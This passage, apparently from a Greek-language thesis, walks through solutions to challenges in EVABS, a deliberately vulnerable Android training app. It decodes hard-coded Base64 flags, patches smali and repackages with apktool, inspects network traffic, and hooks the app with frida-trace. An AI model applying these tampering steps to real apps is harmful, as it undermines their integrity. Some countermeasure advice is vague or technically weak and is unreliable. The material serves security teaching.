import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.view.View;
import android.widget.Button;
import android.widget.TextView;

public class Decode extends AppCompatActivity {
    protected void onCreate(Bundle paramBundle) {
        super.onCreate(paramBundle);
        setContentView(2131492896);
        StringBuilder stringBuilder = new StringBuilder();
        stringBuilder.append("RVZBQlN7bmV2M3Jfc3QwcmU=");
        stringBuilder.append("X3MzbnMhdGl2M19kYXRh");
        stringBuilder.append("XzFuXzdoM19zMHVyY2VjMGRl");
        stringBuilder.toString();
        ((Button)findViewById(2131361842)).setOnClickListener(new View.OnClickListener() {
            public void onClick(View param1View) { tvdecodehint.setText("Reversing APK to Java? hmmm.."); }
        });
    }
}

```

Εικόνα 135. Προβολή του αρχείου Decode.java και των κλειδιών που πρέπει να αποκρυπτογραφηθεί.

Στη συνέχεια γίνεται χρήση του εργαλείου ‘Base64 Decode and Encode’, που βρέθηκε online, και αποκρυπτογραφούνται τα τρία κλειδιά, (Εικόνα 136) η ένωση των οποίων εμφανίζει το κλειδί EVABS{nev3r_st0re_s3ns!tiv3_data_1n_7h3_s0urcec0de} της πρόκλησης.

The screenshot shows the Base64 Decode and Encode tool interface. It features two input text areas on the left and right, each containing a Base64 encoded string. Below each input area is a 'DECODE' button. The tool also includes a 'Source character set' dropdown menu set to 'UTF-8', a 'Skip removal of newlines' checkbox, and a 'Live mode' toggle switch. The output area at the bottom displays the decoded strings: 'EVABS{nev3r_st0re_s3ns!tiv3_data_1n_7h3_s0urcec0de}' and 'XzFuXzdoM19zMHVyY2VjMGRl'.

Εικόνα 136. Προβολή της αποκρυπτογράφησης των τριών κλειδιών του αρχείου Decode.java με το εργαλείο Base64 Decode and Encode.


Τοποθετώντας το κλειδί στο 'Flag Check' και επιβεβαιώνοντας ότι είναι το σωστό καθίσταται δυνατή η επίλυση της πρόκλησης.

Ευπάθεια: Παρατηρείται ότι εντοπίζοντας κάποιο κρυπτογραφημένο κλειδί ο επιτιθέμενος μπορεί πολύ εύκολα να το αποκρυπτογραφήσει και να αποκτήσει τον κωδικό που θα του προσφέρει πρόσβαση στο σύστημα και στις ευαίσθητες πληροφορίες.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας ο χρήστης πρέπει να κρυπτογραφεί τα κλειδιά του, κρύβοντάς τα σε σημεία όπου ο επιτιθέμενος δεν μπορεί να αποκτήσει πρόσβαση. Επιπρόσθετα, απαιτείται η προσθήκη άδειας εξουσιοδότησης στα κλειδιά.

Πρόκληση - Smali Injection (Ευπάθεια στην επεξεργασία κλειδιών Smali)

Ανοίγοντας την πρόκληση εμφανίζεται ένα μήνυμα, το οποίο ενημερώνει για την ύπαρξη ενός θαλάμου του εργαστηρίου που ήταν απενεργοποιημένος. Επιπλέον, το κουμπί 'Turn On' που περιέχεται στη πρόκληση αφορά την ενεργοποίηση του εργαστηρίου και την αλλαγή του σήματος. Το κουμπί της βοήθειας συμβουλεύει τη χρήση του 'Apktool', την επεξεργασία του κώδικα smali και την επανατοποθέτησή του στην εφαρμογή (Εικόνα 137). Στόχος της πρόκλησης είναι ο χρήστης να μάθει πώς χρησιμοποιείται το εργαλείο 'apktool', ώστε να αποκτήσει πρόσβαση στο κώδικα smali, να είναι σε θέση να τον επεξεργάζεται και να τον επανατοποθετεί μέσα στην εφαρμογή.



Εικόνα 137. Προβολή της ένατης πρόκλησης του EVABS.

Για την επίλυση της πρόκλησης μεταβαίνουμε από το φάκελο 'EVABSv4', που δημιουργήθηκε όταν χρησιμοποιήθηκε το [Apktool](#) στην εφαρμογή EVABS, στο φάκελο 'Smali', όπου εντοπίζεται το αρχείο 'SmaliInject.smali' (Εικόνα 138).



Εικόνα 138. Προβολή του αρχείου smali της πρόκλησης.

Ανοίγοντας το αρχείο παρατηρείται, όπως φαίνεται και παρακάτω, ότι το σήμα του εργαστηρίου είναι κλειστό (Εικόνα 139).

```
.line 13  
const-string v0, "LAB_OFF"
```

Εικόνα 139. Προβολή του κλειστού σήματος του εργαστηρίου στον κώδικα 'SmaliInject.smali'.

Προκειμένου να ενεργοποιηθεί το σήμα του εργαστηρίου το 'LAB_OFF' μετατρέπεται σε 'LAB_ON' (Εικόνα 140).

```
.line 13  
const-string v0, "LAB_ON"
```

Εικόνα 140. Προβολή της ενεργοποίησης του σήματος του εργαστηρίου στον κώδικα.

Στη συνέχεια κάνοντας χρήση του Apktool και δίνοντας την εντολή 'apktool b EVABSV4 -o EVABS' ο κώδικας ανεβαίνει ξανά στην εφαρμογή (Εικόνα 141).

```
root@kali:~/Desktop/dex2jar-2.0# apktool b EVABSV4 -o evabs
```

Εικόνα 141. Προβολή της εντολής για το repackaging του επεξεργασμένου κώδικα.

Ανοίγοντας ξανά την εφαρμογή παρατηρείται ότι το σήμα του εργαστηρίου έχει αλλάξει σε 'LAB_ON'. Πατώντας το κουμπί 'TURN ON' καθίσταται δυνατή η είσοδος στο εργαστήριο. Με αυτόν τον τρόπο επιλύεται η πρόκληση.


Ευπάθεια: Παρατηρείται ότι τα αρχεία εφαρμογής μπορούν να δεχτούν επεξεργασία και να επιτρέψουν την πρόσβαση στον επιτιθέμενο..

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας θεωρείται απαραίτητο ο χρήστης να πραγματοποιεί έλεγχο αυθεντικοποίησης και εξουσιοδότησης στα αρχεία της εφαρμογής του ώστε να μην μπορεί ο οποιοσδήποτε να τα επεξεργαστεί. Παράλληλα, κρίνεται σκόπιμο ο χρήστης να αλλάζει τα δικαιώματα εφαρμογής, ώστε να μην έχει ο οποιοσδήποτε τη δυνατότητα να χρησιμοποιήσει τον κώδικα μιας εφαρμογής.

Πρόκληση – Interception (Ευπάθεια στην παρακολούθηση της διακίνησης των μηνυμάτων της συσκευής)


Ανοίγοντας την πρόκληση εμφανίζεται ένα μήνυμα, το οποίο ενημερώνει ότι τα δεδομένα μεταδίδονται σε κάποιον server, ωστόσο το κανάλι αντίστροφης επικοινωνίας είναι χαλασμένο και το EVABS αδυνατεί να λάβει το μήνυμα. Επιπλέον, ρωτάει το χρήστη εάν μπορεί να λάβει το μήνυμα. Το κουμπί 'Receive', που περιέχει η πρόκληση, αφορά τα μηνύματα που στέλνονται από τον server. Το κουμπί βοήθειας ρωτάει εάν είναι δυνατή η αναχαίτιση της κίνησης που δέχεται ή

στέλνει ένας server σε μια Android συσκευή αλλά και η αλλαγή της (Εικόνα 142). Στόχος της πρόκλησης είναι να πληροφορήσει τον χρήστη σχετικά με την κίνηση του server ενός Android και την επεξεργασία της.




Εικόνα 142. Προβολή της δέκατης πρόκλησης του EVABS.

Για την επίλυση της πρόκλησης γίνεται χρήση του Profiler που περιέχει το Android Studio ώστε να εξακριβωθεί η κίνηση του δικτύου της εφαρμογής. Για την ενεργοποίηση του Profiler επιλέγεται από το μενού του Android Studio η επιλογή View> Tool Windows και έπειτα το Profiler (Εικόνα 143).




Εικόνα 143. Προβολή του εικονιδίου του profiler στο Android Studio.

Ανοίγοντας το Profiler είναι δυνατή η επιλογή της κίνησης του επεξεργαστή, της μνήμης ή του δικτύου (Εικόνα 144). Στη προκειμένη περίπτωση επιλέγεται η κίνηση του δικτύου για να διαπιστωθεί η κίνηση του server.



Εικόνα 144. Προβολή των επιλογών του Profiler.

Ακολούθως, πατώντας το κουμπί 'Receive' στέλνεται μήνυμα από τον server. Με αυτόν τον τρόπο παρουσιάζεται η κίνηση του μηνύματος σε γράφημα (Εικόνα 145).



Εικόνα 145. Προβολή του γραφήματος της κίνησης στο δίκτυο ανάμεσα στον server και την κινητή μας συσκευή.

Φτάνοντας σε αυτό το σημείο καθίσταται αδύνατη η συνέχιση επίλυσης της πρόκλησης καθώς απαιτείται rooted συσκευή προκειμένου να αξιοποιηθεί περισσότερο ο Profiler. Εντούτοις, για την επίλυση της πρόκλησης μπορεί να ληφθεί υπόψη η επίλυση παρόμοιας πρόκλησης του DIVA. Πιο συγκεκριμένα, επιλέγοντας το μήκος του γραφήματος εμφανίζεται το περιεχόμενο του μηνύματος και έπειτα το κλειδί της πρόκλησης. Στη συνέχεια, αφού τοποθετηθεί το κλειδί στο 'Flag Check' και επιβεβαιώνεται ότι είναι το σωστό κλειδί και επιλύεται η πρόκληση.

Ευπάθεια: Παρατηρείται ότι την κίνηση που πραγματοποιείται ανάμεσα σε μία εφαρμογή με τον server της είναι ευρέως εμφανής, καθιστώντας δυνατή την υποκλοπή μηνυμάτων και δεδομένων που μεταφέρονται από τον server στην συσκευή Android και το αντίστροφο.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας θεωρείται απαραίτητος ο έλεγχος αυθεντικοποίησης, ώστε να μην εμφανίζεται σε τρίτους η κίνηση μιας συσκευής και των εφαρμογών της.

Πρόκληση - Custom Access (Ευπάθεια παραβίασης προσαρμοσμένης δράσης στα αρχεία της συσκευής)


Ανοίγοντας την πρόκληση εμφανίζεται ένα μήνυμα, το οποίο ενημερώνει ότι τα κατώτερα επίπεδα επικοινωνίας του EVABS περιέχουν τα κλειδιά των αισθητήρων του διαστημόπλοιου, τα οποία είναι απαραίτητα για την ενεργοποίηση των αισθητήρων. Ωστόσο, η επικοινωνία του διαστημόπλοιου με το κέντρο ελέγχου χρειάζεται έναν ειδικό δέκτη, ο οποίος πρέπει να εντοπιστεί πριν καταρρεύσει το διαστημόπλοιο. Επιπλέον, η πρόκληση περιέχει ένα πλαίσιο κειμένου με το κουμπί 'Exploit', το οποίο ενεργοποιεί τους αισθητήρες του σκάφους. Το κουμπί βοήθειας ρωτάει εάν είναι δυνατή η εξαπάτηση της προσαρμοσμένης δράσης (Εικόνα 146). Στόχος της πρόκλησης είναι να καταδείξει τον τρόπο παραβίασης μιας

προσαρμοσμένης δράσης ώστε να αποκτηθεί η πρόσβαση σε μέρη που ο χρήστης δεν έχει δικαιώματα.



Εικόνα 146. Προβολή της πρόκλησης του EVABS.

Για την επίλυση της πρόκλησης με την βοήθεια του εργαλείου JD-GUI από τα αρχεία .class της εφαρμογής επιλέγεται το αρχείο 'CustomAccess.class', όπου εντοπίζεται ο κωδικός 'custom_perm' που επιτρέπει την αποστολή των κλειδιών των αισθητήρων. Προσθέτοντας τον κωδικό στο πλαίσιο κειμένου αποστέλλεται ενημερωτικό μήνυμα ότι στάλθηκε το κλειδί για τους αισθητήρες επιλύοντας με αυτόν τον τρόπο τη πρόκληση (Εικόνα 147).




Εικόνα 147. Προβολή του μηνύματος που εμφανίστηκε όταν προσθέσαμε τον σωστό κωδικό.

Ευπάθεια: Παρατηρείται ότι μέσω των αρχείων .class καθίσταται εύκολη η εύρεση των κωδικών και κλειδιών. Επομένως, ο επιτιθέμενος μπορεί εύκολα να αποκτήσει πρόσβαση σε ευαίσθητες πληροφορίες.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας θεωρείται απαραίτητος ο έλεγχος αυθεντικοποίησης και εξουσιοδότησης..

Πρόκληση–Instrument (Ευπάθεια επεξεργασίας αρχείων με την χρήση δυναμικών οργάνων)

Ανοίγοντας τη πρόκληση εμφανίζονται οι ετικέτες ‘Co-ordinate X’, ‘Co-ordinate Y’, ‘Cluster’ ‘Your Destination:’. Επιπλέον, υπάρχει το κουμπί ‘Map Area’, πατώντας το οποίο εμφανίζονται δίπλα από τις ετικέτες αριθμοί που πληροφορούν ότι δεν βρέθηκαν οι συντεταγμένες. Το κουμπί βοήθειας ρωτάει για τα δυναμικά όργανα (Εικόνα 148). Στόχος της πρόκλησης είναι να μάθει ο χρήστης να χρησιμοποιεί το εργαλείο Frida και κάποιο δυναμικό όργανο για να αλλάξει τα αρχεία οποιαδήποτε εφαρμογής.



Εικόνα 148. Προβολή της δωδέκατης πρόκλησης του EVABS.

Και σε αυτή την περίπτωση δεν είναι δυνατή η ολοκλήρωση της πρόκλησης, καθώς απαιτείται rooted συσκευή για να τρέξει το Frida. Την λύση αυτής της πρόκλησης την βρήκαμε μελετώντας τις λειτουργίες του Frida και διαβάζοντας τον κώδικα της πρόκλησης. Αρχικά αφού έχετε εγκαταστήσει σωστά το Frida όπως σας δείξαμε και προηγουμένως γράψτε την εντολή ‘frida-trace -U -i open com.revo.EVABS’ για να αρχίσετε να βλέπετε ποιες προκλήσεις ανοίγουν στο EVABS. Αφού το κάνετε αυτό έπειτα μπορείτε να ανοίξετε το αρχείο ‘Frida1.class’ με την εντολή ‘man open’ και να επεξεργαστείτε της συντεταγμένες του αρχείου. Οι συντεταγμένες οφείλουν να έχουν γινόμενο μεγαλύτερο από 220 ώστε να σας πει συγχαρητήρια και να απογειωθεί το

σκάφος σας (Εικόνα 149). Με αυτόν τον τρόπο πραγματοποιείται η επίλυση όλων των προκλήσεων του EVABS.

```
x = a*b;  
Random r = new Random();  
int rand = r.nextInt(220-150) + 150;  
xt.setText(String.valueOf(x));  
if (x > rand) {  
    tv.setText("VIBRAN IS RESDY TO FLY! YOU ARE GOING  
HOME!");  
}
```

Εικόνα 149. Προβολή του κώδικα που μας δείχνει τις σωστές συντεταγμένες για να απογειωθεί το σκάφος.

Ευπάθεια: Παρατηρείται ότι ο επιτιθέμενος με την χρήση κάποιου εργαλείου, όπως το Frida, μπορεί να χρησιμοποιήσει δυναμικά όργανα ώστε να επεξεργάζεται αρχεία κάποιας εφαρμογής και να πληροφορείται για τις κινήσεις που γίνονται στη συσκευή. Με αυτόν τον τρόπο είναι σε θέση να γνωρίζει κάθε ώρα και στιγμή όλα τα δεδομένα και να επεξεργάζεται οποιαδήποτε πληροφορία.

Πιθανά αντίμετρα: Για την αντιμετώπιση της ευπάθειας κρίνεται σκόπιμο να πραγματοποιείται έλεγχος αυθεντικοποίησης και εξουσιοδότησης ώστε να μην μπορεί ο επιτιθέμενος να εντοπίσει τον κώδικα μιας εφαρμογής. Επιπλέον, χρειάζεται να απαγορευτούν όλα τα εργαλεία που μπορεί να εισχωρήσουν σε μια εφαρμογή και να υποκλέψουν πληροφορίες.